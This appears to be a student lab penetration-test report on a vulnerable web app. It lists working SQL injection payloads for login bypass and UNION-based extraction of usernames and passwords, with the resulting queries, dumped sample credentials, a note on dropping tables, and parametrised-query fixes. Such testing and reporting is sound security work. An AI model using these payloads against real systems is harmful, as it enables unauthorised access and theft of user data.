

HackShield Attack Report

1. SQL Injection – Login Bypass

- Severity: Critical
- Location: app.js line 72
- Malicious Payload: admin'-- and ' OR '1'=1' —
- Description of the Attack: I entered the malicious payloads as username and typed in a random password. Both payloads resulted in successful logins.
- Resulting SQL Query:
 - Query: SELECT * FROM users WHERE username = " OR '1'=1' --" AND password = 'swdef'
 - Query: SELECT * FROM users WHERE username = 'admin'--' AND password = 'dsdhjls'
- Impact: An attacker could bypass login authentication and gain entry into the application without an existing user's credentials.
- Recommended Fix: Parametrised queries – User input is compiled separately from SQL queries. SQL query strings would have parameters such as ? which are compiled first and then user input is bound to these placeholders before execution. Due to the placeholders, user input is treated as a string literal and not as part of SQL code itself. Therefore, statements such as 1=1 would be seen as a whole string and not part of the SQL query which returns true all the time, safely preventing SQL injection.

Login

Username:

Password:

Welcome, ' OR '1'=1' --!

[Try again](#) | [Home](#)

Login

Username:


Password:


Welcome, admin'--!

[Try again](#) | [Home](#)

2. SQL Injection – Data Extraction

- Severity: Critical
- Location: app.js line 150
- Malicious Payload: /profile?id=1 OR 1=1
/profile?id=-1 UNION SELECT id,username,password FROM users--
- Description of the Attack: I visited the URL from the malicious payload. All user details were returned in plain text to the browser.
- Resulting SQL Query:
 - Profile query: SELECT * FROM users WHERE id = 1 OR 1=1
 - Profile query: SELECT * FROM users WHERE id = -1 UNION SELECT id,username,password FROM users--
- Impact: An attacker could access all user data and commit data theft as no authentication is required to visit the profile page through the payload URL.
- Recommended Fix: Parametrised queries – User input is compiled separately from SQL queries. SQL query strings would have parameters such as ? which are compiled first and then user input is bound to these placeholders before execution. Due to the placeholders, user input is treated as a string literal and not as part of SQL code itself. Therefore, statements such as 1=1 would be seen as a whole string and not part of the SQL query which returns true all the time, safely preventing SQL injection.





User Profile

ID: 1

Username: admin

Password: password123

ID: 2

Username: alice

Password: alice123

ID: 3

Username: bob

Password: bob123

3. Drop Tables

- Drop table deletes an entire table permanently.
- If the application has operations that still require access to the dropped table, it will face errors or downtime since the data no longer exists inside of it.
- A dropped table can technically be recovered by restoring the database but it may be time-consuming for tables with large amounts of data or unavailable if the recovery option was not selected while making the table.